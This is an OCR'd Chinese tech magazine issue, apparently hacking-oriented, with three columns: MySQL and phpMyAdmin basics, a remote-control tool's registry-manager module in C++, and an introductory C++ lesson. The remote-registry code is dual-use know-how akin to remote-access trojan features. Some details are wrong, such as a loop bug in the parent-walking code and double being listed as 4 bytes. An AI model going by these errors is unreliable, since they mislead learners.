


图3

php实战攻略（6）

——SQL篇

影 月

大家好，在上两个月中我们学习了如何在界面管理工具中对数据库进行基本的增删改查操作，那么在本章中，我们本来应该学习在php中如何操作MSSQL，但是很不幸的是，在php5.3.2以后，就已经不支持传统的php拓展的方式来进行数据库操作，如果是以前的版本，可以通过添加对php_mssql的引用来添加对mssql数据库操作的支持。但是现在似乎这个已经用不了了，微软发布了一个新的用于php的MSSQL驱动，但是依然很不幸，我的电脑调试了半天，依然抽风中，无奈之下，我只能稍稍更改原有计划，先来讲mysql了。那么既然都是支持sql的数据库，那么我们之前学过的都还管用，但是换了数据库，很多东西都得换掉了。现在我们要管理mysql就肯定不能用以前的工具。目前比较常用的是一套叫做phpmyadmin的管理系统，这套系统wampserver已经给我们弄好了，点开wampserver菜单我们就可以看到有一项：phpmyadmin,进去之后我们可以看到并没有提示登录就已经可以对数据库进行操作了。phpmyadmin已经自动登录上去了。mysql出身就不像mssql那样豪华，不过现在还好，据说是被Oracle公司收购了，也算是嫁入豪门，不过神似没捞到什么好处，依然不是很好用。很多时候，我们还得依靠输入命令的方式来管理数据库，不过好在现在第三方管理软件很多，简化了很多操作，像oracle也是一样，如果你不用第三方软件，也得敲命令，很是蛋疼。我们在wamp的菜单里面可以找到mysql，mysql的子菜单中有一个叫做MySql console的项，我们初期就在这里进行管理，后期我们再用phpmyadmin。虽然控制台管理比较难，但是也方便大家打下坚实的基础。我们打开Mysql console，看到控制台输出Enter password:，这个不用说是什么意思了吧？把密码输进去，如果你没有设置过密码，就默认为空，我这里直接敲回车就登录成功，一排说明之后，我们看到了最后一行有个mysql>的输出，表示mysql已经在准备听候吩咐了。我们来查查它的户口。输入select version();，这样我们就可以让它报出它的版本号。注意这里末尾一定要打分号，否则它认为你的话没说完，还等你说完。执行之后，我们可以看到控制台中输出了我们要的内容，还发现mysql的程序员还真有耐性，还好好排了下布局：

```
+-----------+
| version() |
+-----------+
| 5.5.16-log |
+-----------+
1 row in set (0.00 sec)
```

这就算是我们跟mysql打个招呼吧。不知道大家有没有尝试过不打分号就回车会怎么样？没错，行前面的提示符不再是"mysql>"，而是"->"，表示mysql依然还在等待你的输入，对此官方文档给出了一句描述让我觉得很有意思也很有道理："提示符是你的朋友，因为它提供有价值的反馈，如果使用该反馈，将总是知道mysql正在等待什么。"没错，我们既然学习程序，学习计算机，我们就要学会从正确的地方获取我们想要的信息。这一点是很重要的，试想以后调试错误，找对地方可能你只要花两分钟，找错你可能要花两天，就是这样。所以从这一点上，我非常赞同这句话，那么我把官方给出的几种提示符都说一下：

mysql> 准备好接受新命令。

-> 等待多行命令的下一行。

'> 等待下一行，等待以单引号("'")开始的字符串的结束。

"> 等待下一行，等待以双引号(""")开始的字符串的结束。

`> 等待下一行，等待以反斜点('`')开始的识别符的结束。

/*> 等待下一行，等待以/*开始的注释的结束。

那么，大家一定很好奇，我们现在要进行建库建表操作怎么办呢？建库建表其实都可以用sql语句来实现，语法如下：

create database 库名

我这里建了一个名为hacktest2的数据库，执行之后看到输出"Query OK, 1 row affected (0.05 sec)"就说明成功，那么弄完数据库就要建表了，不过在建表之前，首先要告诉mysql 我们要在哪个数据库里面建表，就要先使用use 库名先选择数据库，执行完use hacktest2会输出"Database changed"，接下来就可以开始建表了，建表和建库有区别，因为表的话，我们要考虑有哪些字段，语法如下：

create table 表名 (字段1 字段类型，字段2 字段类型);

我们还是根据上次的配置来建表，一个ID字段，一个name字段。mysql中很多数据类型和mssql是一样的，比如说varchar和int，那么这里我就写了这样的建表代码"create table hackx (id int,name varchar(10));"。当然，如果大家害怕建表重复，可以通过"show tables;"指令来显示该数据库现有的表，如果没有表，会输出："Empty set (0.00 sec)"，如果有表，就会显示出表名。好了，建库，建表完成，我们现在来插入一条数据？增删改查的代码都是和以前一样的，以前都是教大家标准的sql语句，所以这里也通用。我这里

插入一个id为1，名字为张三的数据。然后大家同样可以用select语句来查看表中的数据。大家看了可能就觉得悲剧了，输入的是张三，查询出来是乱码...这个问题我们后面再说，现在大家就是熟悉一下mysql的基本操作就OK了。大家如果建好表以后，忘了某个字段名称，还可以通过“describe 表名”来查看表的结构。

好了，那么现在总的来说，mysql的基本操作大家应该都会了。对于php来说，环境的配置绝对要比其他语言麻烦很多。这个是没有办法的，毕竟要兼容那么多操作系统，在下一章我们就要来学习一下，配置php的开发环境。之前我们使用的是ZendStudio+wampserver的傻瓜式配置。这样虽然也可以运行，但是作为技术人员，只会用傻瓜配置的话，就遭人耻笑了。下一章我会教大家一步一步配置阿帕奇，php和mysql,因为计划突然被打乱，所以我也只能尽量调整我的写作顺序。本来mysql的操作我是打算等大家用数据库都比较熟悉了之后再来学习。但是没办法，这个月除了教大家基本的mysql的操作以外，还要说一下phpmyadmin的一些基本操作。一般情况下，我们如果单独配置的话，Phpmyadmin是不会自动登录的，是需要进行用户名密码验证的，但是这里已经配置好了我也就不多说，具体的情况我们在下个月详细讲解配置的时候再说。一般来说，我们自己的机器上，环境和权限各方面都可以由我们进行调整，所以也可以完整地看到phpmyadmin的所有功能，其实如果大家自己买的数据库服务的话，权限很少很少的。什么建库之类的东西，根本用不了，不过现在有权限，就方便多拉。登录进来以后，第一个页面显示的东西很少，显示了mysql版本，服务器版本和phpmyadmin的相关文档之类，估计平时都很少有人注意。还有就是页面左边我们可以对编码和phpmyadmin的外观进行一些细微的调整。几乎都是没什么用的。比较重要的就是页面底部有可能会显示一些服务器配置不对的警告，这些警告是很有用的。那么我们看右边这个框架页的顶部，可以看到如图1的一串导航：




图1

数据库选项进去之后是对数据库，表和数据进行基本操作，SQL选项进去以后就是执行SQL语句，状态选项主要是用来查看服务器状态，二进制日志，进程这些一般我们很少用的，那是数据库维护人员的事情，不过如果自己既是开发人员，又是维护人员的话，肯定还是要下来多学习一点。权限的话，主要是对数据库用户进行权限分配，这个很有用的。导出导入是用来备份/还原数据库的。变量的话，是查看当前变量，这个一般很少用，字符集的话，更少了，一般我们都固定用utf-8，也有时候会用GBK，其他都很少了。引擎是查看当前存储引擎，不过这玩意我至今没用过...复制和同步一般是大型场合的时候才会用，如果我们只是开发个几张表的小系统，很少用。最后设置就是对phpmyadmin的设置页面啦，其实保持默认挺好，当然不排除有人使用习惯比较独特或者审美比较独特的可以修改一下以适应自己的需求。

接下来我们就讲解一下基本的php操作mysql的理论，实践先不说下，首先，我们知道，mysql是一个独立的软件，而我们写的php程序和Php服务器，也构成了一个软件，现在我们要通过php来操作mysql，说白了，其实是两个软件之间的数据互访。平时我们在一个程序中要实现数据访问很容易，但是在程序和程序之间怎么做呢？我们可以尝试将两个程序试想为两个水池，如果需要将两个水池连通，我们一般会怎么做呢？最简单的办法，就是用一个水管讲两个池子连接起来。那么程序我们也可以虚拟出一个水管，将两个程序连接起来，不过大家不用害怕，这水管有人已经弄好了，只要我们简单地调用一个函数即可。程序与数据库之间的联通管道一般我们称之为数据库连接。这是最基本的原理，但是，可能很多人有点蒙，我们用命令行也好，用phpmyadmin也好，都是很好操作数据库的，现在用php代码来操作，会不会很难？我个人觉得是不难的，因为只要有目的，SQL远远比其他语言更简单。目的明确，知道我需要让数据库做什么，最重要的还要知道数据库能做什么，那么学习起来就会很容易，php和我们在命令行中管理是一样的思路，只是数据库连接需要我们自己获取，就是取得连接，选择数据库，执行此操作，处理数据，关闭连接，释放资源，短短的几步就可以完全搞定。

好了，那么本章的内容就到这里吧，由于理论的内容居多，后面会逐步转入实践，敬请期待。同时对我电脑抽风导致的写作计划打乱和文章知识散乱，还希望大家谅解和包涵。毕竟电脑家里人不懂，有时可能中个病毒导致文件毁坏之类的也有可能。病毒好弄掉，损坏的文件难修复呀，所以这里再次真诚给大家道个歉。

小小的实现一个远程（6）
——注册表的管理

影 月

大家好，上一章中我们对客户端的界面进行了处理，现在又是一个新的问题等待我们，就是如何去连接服务端了，这里也是很头疼的一个问题，窗体多了之后，要处理的数据越来越多，数据包也会越来越混乱。这里我们还有一个东西要先处理，就是我们注册表管理窗体出现的时间，我们现在只是为了调试方便才程序开始就启动，后面肯定不能这样的，我们要用一个菜单来对其进行控制。我们先在菜单中添加一项“注册表管理”并且添加相应的事件，然后，我们就要获取被选中项的ID，并且根据ID

获取到相应的服务端对象，这里的代码之前都有写过，我就不说了。现在，既然有了窗体了，就到了网络通信的流程了，注意这里我们只允许对一个服务端进行操作，第一是防止过卡，第二是我偷懒，所以这里窗体都用模态窗体显示。什么？什么是模态窗体？百度去百度去...

那么我们现在就要来设计数据包了。在此之前，我们要注意一点，就是我们要将对应的服务端对象传给窗体，否则窗体不知道发送指令给谁。这里我就不写啥构造函数啦，直接给public变量好了。只要赋值好了就行，我们一开始并不需要给服务端发送指令，所以我们直接DoModel就OK了。窗体一显示出来，我们就肯定意味着要开始考虑数据包的问题了，当用户展开一个项的时候，我们就要发送获取子项指令，然后服务端要将子项发送回来。好，我们现在开动。这里我又添加了一个名称为REG_MGR_GET_SUBITEM的宏定义，用于获取注册表的命令代号。好了，接下来就轮到两边的收到指令的处理了。现在来添加注册表相关的指令的响应函数。首先就是遍历一个项下面的键和值，我们分开来处理，先处理键，再处理值。先遍历键吧，函数在上一章中已经讲过，我们这里只需要循环处理就OK了，不过这里有一个函数我上一章讲漏了，就是RegOpenKey,函数原型如下：

```
LONG WINAPI RegOpenKey(
    __in        HKEY hKey,
    __in        LPCTSTR lpSubKey,
    __out       PHKEY phkResult
);
```

老样子，我们说下参数，hKey是一个注册表键的句柄，这里我们一般只填写预定义好的句柄，lpSubKey是填写我们要打开的键相对于传入键的路径。phkResult用于存放我们新打开键而得到的句柄。如果第二个参数为NULL或者是空字符串，那么phkResult将会返回传入的句柄，那么这样就失去意义了。

这个函数什么地方要用到呢？很明显，如果我们的父键就是根键的话，那就很简单，但是如果父键不是根键，那么我们就要通过这个函数来获取父键的句柄才能遍历，否则我们就悲剧了。这个地方的逻辑比较复杂，我们慢慢来说吧。这里我们要在SocketRegData里面加一个HKEY类型的成员，我这里命名为hRootParent，用于存放根父键的句柄，这个不难，只要根据我们展开的情况层层获取父键即可。还要加一个wchar_t类型的数组，用于存放键的路径，这个是有必要要的，具体用来做什么，后面大家就明白了。好了，先这样吧，来编写逻辑代码，首先，当我们展开树控件节点时，我们就要准备数据包并发送指令，这里我们肯定要填充我们的SocketRegData对象了。这个对象的填充很麻烦，SocketData怎么构建不用我说了吧？现在要说的是SocketRegData，根据我们的定义，看到里面有获取到的项的父项，这句话说得有点别扭。简单点说，这个数据包发过去之后，获取的是A项下面的子项，子项的父项即为A，所以这里直接传A的句柄即可。第二个是当前项的根键，这里用循环去查找即可。第三个成员Type上一章讲过，是用于存放注册表值的类型，目前用不到。第四个是keyPath，这个是个缓冲区用于存放当前项的路径，第五个是当前项的名字，第六个是当前项的值。因为改过定义，而且是随手插了一条进去，顺序可能和大家不一样，所有代码以最新光盘中的代码为准。上一章的光盘有一个图片因为随手放了忘记打包，所以大家编译可能不通过，在新期刊中的源代码包中，会修正这个问题。

一个一个来说，首先，当前项的句柄是最简单的，就是一现成的。到了keyPath和hRootParent就不好弄了。我也不知道有没有比较方便的函数直接获取根键，我这里采用笨办法，直接循环向上找。既然循环一层一层找，我们何不把当前项的路径一起找出来呢？这里我提示一下，GetParentItem这个方法在传入值就是根节点的情况下，会返回NULL，我们就正好利用这一点。我把我写的代码贴一下：

```
//获取注册表父根键句柄与路径
CString keyPath=L"";
HTREEITEM tempItem=hCurrentItem;
while(m_RegTree.GetParentItem(tempItem)!=NULL)
{
    keyPath=L"\\"+m_RegTree.GetItemText(tempItem)+keyPath;
    tempItem=m_RegTree.GetParentItem(hCurrentItem);
}
if (wcscmp(m_RegTree.GetItemText(tempItem).GetBuffer(0),L"HKEY_CLASSES_ROOT")==0)rdata->hRootParent=HKEY_CLASSES_ROOT;
else if (wcscmp(m_RegTree.GetItemText(tempItem).GetBuffer(0),L"HKEY_CURRENT_CONFIG")==0)rdata->hRootParent=HKEY_CURRENT_CONFIG;
else if (wcscmp(m_RegTree.GetItemText(tempItem).GetBuffer(0),L"HKEY_CURRENT_USER")==0)rdata->hRootParent=HKEY_CURRENT_USER;
else if (wcscmp(m_RegTree.GetItemText(tempItem).GetBuffer(0),L"HKEY_LOCAL_MACHINE")==0)rdata->hRootParent=HKEY_LOCAL_MACHINE;
else if (wcscmp(m_RegTree.GetItemText(tempItem).GetBuffer(0),L"HKEY_USERS")==0)rdata->hRootParent=HKEY_USERS;
```

首先定义一个CString类型的变量并初始化为空字符串。选用CString的原因很简单，就因为它很容易拼接字符串。再定义一个HTREEITEM类型的变量tempItem并初始化为当前项的句柄，然后开始while循环，首先尝试获取父节点，如果获取成功，说明当前节点不是根节点，然后进入循环体内，将当前项的路径拼接到keyPath中，注意我们这里拼接路径也是不要父节点路径的。然后，继续查找父节点，如果父节点也不是根节点，那

么再进入拼接路径，再获取，直到获取到了父节点句柄。因为这里如何判断是否为父节点不是很好处理，所以我采用了字符串比较的方式，这是应该尽量避免的，不过将就下吧。然后判断倒是哪个是根节点，通过比较，就可以把hRootParent弄出来啦。那么现在还剩下type，pName和value没有给值，pName这里我们直接GetItemText就OK了，其他两个既然可以展开，那就肯定是键不是值了，所以type肯定是键，不过这里我们就不分了，可以直接用特定的指令ID来分。value就更没有啦。好，现在就可以准备发送了，这里我还有一点要说一下，我们现在要将之前我们定义的CString类型的keyPath中的字符串拷贝到数据包下面的keyPath中，很多人容易这样写：

```
memcpy(rdata->keyPath,keyPath.GetBuffer(0),keyPath.GetLength());
```

这样写是错的，这里我印象及其深刻，有一次一个项目就因为这么一个小小的理解错误，我调试了3天才找到原因。这里如果你用的是ANSI编码的话，可以这么写。但是，我们这里是Unicode编码，一个字符占用两个字节，但是CString的GetLength()方法是根据字符数来算的，也就是我们三个字，共占用8字节(不是我算错，而是还有结束符)，但是GetLength()统计出来就是3，因为这个方法不统计结束符，并且根据当前编码为2字节一个字符，所以长度为3。这没错，确实一点错都没有，但是，别忘了，memcpy是按字节来拷贝的，你传了3，OK，拷贝3个字节，你就会悲剧的发现，原本3个字符的字符串，被直接腰斩切掉一半。所以这里GetLength()统计了之后，要乘以2才是我们真正要拷贝的数量。好了，千辛万苦终于把数据包弄好了，准备发送呗。注意准备发送这里要做好错误判断，如果发送失败，应该怎么给用户反馈，总不能没反应吧？至于错误判断，以前我也讲过了，这里也不多说，接下来就要到服务端的处理了，首先添加一个消息处理函数，我们收到ID为REG_MGR_GET_SUBITEM的指令时，必然意味着服务端需要将子键发送给客户端了。现在我们先来根据接收到的数据包遍历注册表吧。首先取出我们所需要的SocketRegData中的数据。然后，封装一个新的数据包发送回客户端，大致就是这样了。取得了SocketRegData的数据后，我们就可以开始进行遍历注册表了。首先有一点我们比较难处理，就是在获取父节点的句柄的时候要用RegOpenKey来获取，但是这里又涉及一个路径的问题。其实上面我已经说过了，RegOpenKey这里如果传入路径为空，会传出第一个参数，也就是我们的根节点，所以大家调试的时候应该能发现，当我展开根节点的时候，keyPath就是为空的，所以这里没必要刻意去做判断，很自然地写两句：

```
HKEY hParentKey=regdata->hRootParent;
RegOpenKey(hParentKey,regdata->keyPath,&hParentKey);
```

这样就解决问题了。现在注册表父项的句柄有了，接下来就是子项的遍历了，拉出我们的神器:RegEnumKey吧。这里我简单的写了一个while循环，

```
int i=0;
WCHAR temp[1024];
while(RegEnumKeyW(hParentKey,i,temp,1024)!=ERROR_NO_MORE_ITEMS)
{
        i++;
}
```

从i=0开始直到最后一个键枚举完成，就可以了，我们现在只要在while循环中不停地组装数据包，发送，就OK了。不过客户端还没有处理函数，也得去弄一下。先组装数据包吧，既然是返回了一个新的类型的数据包我们肯定要定义新的指令ID，这里我定义了名为REG_MGR_KEY_INFO的指令ID，完了以后我们就可以开始组装数据包了，这里组装数据包非常简单，只要填写父节点句柄和键名就OK，那么数据的来回传递基本OK了。本章的内容就到这里吧，下一章我们尽量完成注册表部分的代码，敬请期待，本章的内容因为都是写的逻辑代码，没什么东西可以截图看的，所以我这一章就没有配图，具体调试的话，贴图篇幅不够，所以有心学好C++开发的最好自己手动来调试一下。好了，多的不说了，我们下个月再见。

（文章中涉及的相关源码本期光盘已收录）

走进C++（2）

彩 月

大家好，我们上一章中介绍了如何新建一个项目，本章我们来学习一些基本的语法，让计算机来做一些简单的事情。上一章中，我们可能很多代码大家都不知道是什么意思，没关系，我们目前没必要知道，理解为规定即可。那么现在我们来学习在控制台下面如何让计算机输出一句话。什么？不知道什么是控制台？哎呀，你悲剧了，好好补补基础去吧。在程序中，我们要在控制台输出很简单只要用printf来输出即可。但是，我们说既然是语言，我们肯定就要说明遵循一定的语法，不然计算机看不懂写了也白搭。首先，第一条大家要知道的，每一条语句都要用";"来结束，这个是最基本的。就和我们写作文要用句号结束一样。ok，这是第一个要明白的。那么现在我们是要让计算机输出我们自已指定的一句话，那么我们就要想办法告诉计算机我们要它干什么，根据语法，我们得这样来写：“printf("我们要输出的东西");”，那么打开我们的源代码试试呗....大家可能会发

现界面依然是一闪就过了，这个很头疼吧？其实并不是我们代码写错，而是计算机确实执行了输出，但是输出完了以后，一看，return 0;，OK,程序结束，所以闪一下就过了，那么这个我们应该怎么解决呢？大家当然想到，很简单，让计算机等下呗。我们最简单的处理办法就是让计算机等待我们输入，具体怎么实现，我们其实只要写一个“scanf("");”就可以了。什么？程序出来一黑框啥都没有？那肯定是你的scanf放到printf前面去了呗。好了，讲了这么几行代码，我估计大家是一行都看不懂，没关系，现在没必要看懂，只要知道怎么写就OK。

那么要学习编程，我们自然要接触到一个概念，那就是变量。这个是所有教程最害怕涉及的话题。讲的人难讲，学的人难学，在写这篇稿子的时候我已经反复写了近3000字，写了又删，删了又写，始终不能找到一个好的能方便大家理解的描述方式。但是这还又偏偏不能不讲，这就是很纠结的一个话题，我呢，干脆从难的讲起，虽然大家更难懂，但是起码以后理解会深一点，现在我们先不说变量，先说一下内存这东西。内存是一个电子设备，由无数电路构成，一个电路的开与合，我们视为0和1，这样一个电路就能表示两个数字，两个电路呢？组合起来总共四种情况，分别是00，01，10，11视为二进制的话，就分别对应0，1，2，3四个数字：如果是三个电路就有8种情况，000，001，010，011，100，101，110，111，分别对应0~7八个数字，那么这就是我们的内存的情况。内存就是这样来存放我们的数据的，所以我才说，计算机其实只认得二进制数据。好，现在这种情况我们可以知道，只要内存够大，那么我们能够用二进制来表示0~无限大这样一个范围。但是如果我们想表示一个负数呢？想表示一个字母呢？在二进制下面就难以表示了呀？而且我们计算机内存有大有小，天知道用户的内存有多大？能存放多大的数字？如果要存放N个数字怎么办？我们会发现一连串的问题。那么现在我们来看下这些问题怎么解决哈。各个用户电脑都不一样，内存有大有小，我们不可能为每一个用户编制一套单独的程序，所以我们就要有一个公共的约定。这个约定操作系统已经帮我们制定好了。我们把一个二进制位称之为1个节点。而8个节点构成一个字节。(不要问为什么，规定规定)。大家可以算一下，一个字节最大可以存放多大的数值，这个值其实就是二进制的11111111，也就是十进制的255。我们在现实生活中，不仅仅有整数这种数据呀。字母也是一种数据，还有诸如小数之类的，但是要如何用二进制来表示小数？表示字母呢？对于字母，我们采用了编码来解决，我们给每一个字符编一个对应的数字，这样我们可以成功的用二进制来表示字符，但是小数和负数怎么办？小数，大家不用去了解，负数，如果我们用一个节点来存放符号会怎么样呢？比如说，一个字节的空间有8个节点，第一个节点用来表示符号，其他的来表示具体数值。但是，始终，这样能表示的内容还是少了，我们平时可能会用到几千几万的数值，这么几百怎么够用呢？所以就必须扩容。为了统一，我们一般把整数的空间设为4个字节，也就是用32个节点来表示一个整数。这样除去一个符号位，我们还有31个节点可以表示我们的数值。所以就有了我们第一个数据类型：整型。整型对应着我们日常生活中的整数，在C++中，我们用int来表示整形数据。那么大家不妨算一下，一个整型数据可以存放哪个区间的整数呢？没错，就是-2147483648~2147483647，什么，为什么正数部分个位是7而不是8？魂淡，还有0啊！好了，那么整数是这么在内存中存放，那么以此类推，将字母的编码也可以用同样的方式来存储。只是因为所需要的大小不一样，我们给各种类型分配不同的大小以节省内存。这里我就不一一列举存储方式啦，这里我就直接说一下现有的几种最基本的数据类型：

1.整型(用于存放整数)：int,4字节

2.浮点型(用于存放小数)：double,4字节

3.字符型(用于存放ANSI字符)：char,1字节

4.字符型(用于存放UNICODE字符)：wchar,2字节

上面就是我们最常用的几种数据类型了。其他的还有很多，我们后面用到了再讲。字符型为何要两种，ANSI编码是一个字符1个字节，只能用于表示英文字符，现在改进之后可以用两个字节来存放中文。UNICODE编码是不管中文还是英文字符，都占用两个字节的内存。这一章写得很是难受，确实基础很难讲。

说到这里，大家可能不知道，怎么在内存当中存放一个数据。我们总不至于自己去考虑节点，然后一个一个去操作节点吧？那程序员不得累死。所以在我们开发过程中，内存的最小单位不是节点，是字节(当然，如果非要操作节点，也不是不行，我们后面会学到位运算)。在C++中，很多东西不用我们自己去考虑，比如说我们现在要分配一块内存空间来存放一个整数，我们只要定义一个变量就可以了。至于什么是变量，如何定义，我们慢慢说。在一个程序中，我们可能有很多很多的数据需要存放在内存中，一个数据存放到内存中之后，我们如果要修改怎么办？如果直接去动内存，可能不太安全，万一改错了地方怎么办呢？所以我们引入变量这个概念。其实怎么说呢，变量可以理解为一块内存空间所对应的代号。我们通过这个代号可以直接访问到内存，而不用担心改错地方之类的。至于变量的定义，很简单，大家都看到我上面的说明后面都带着几个英文，这几个英文是在C++里面固定了的，我们称之为关键字，通过这几个关键字，我们就可以定义变量了，语法如下：

类型关键字 变量名;

这是定义一个变量的最基本语法，定义之后，操作系统就会自动找到一块没有使用的内存来给我们的程序，而通过变量名这个代号，我们可以很轻松地操作这块内存。那么变量名是不是叫什么都可以呢？也不是，既然是语言，那么就肯定有一个规则，变量名的规则就是，可以以$、_或者字母开头，可以包含字母，数字以及下划线。这个规则说起来有点绕，举个例子来说，$q123,_q123;q123k都是有效的变量名。而1q23,这就是不允许的，变量名不能以数字开头，这个是个规定。关于变量这块，我们学会了定义，还没学怎么用。我们假设要在变量中存放个值，应该怎么做呢？说到这里，我们就要学习C++入门以来的第一个运算符，赋值运算符。赋值运算符就是我们很常见的一个符

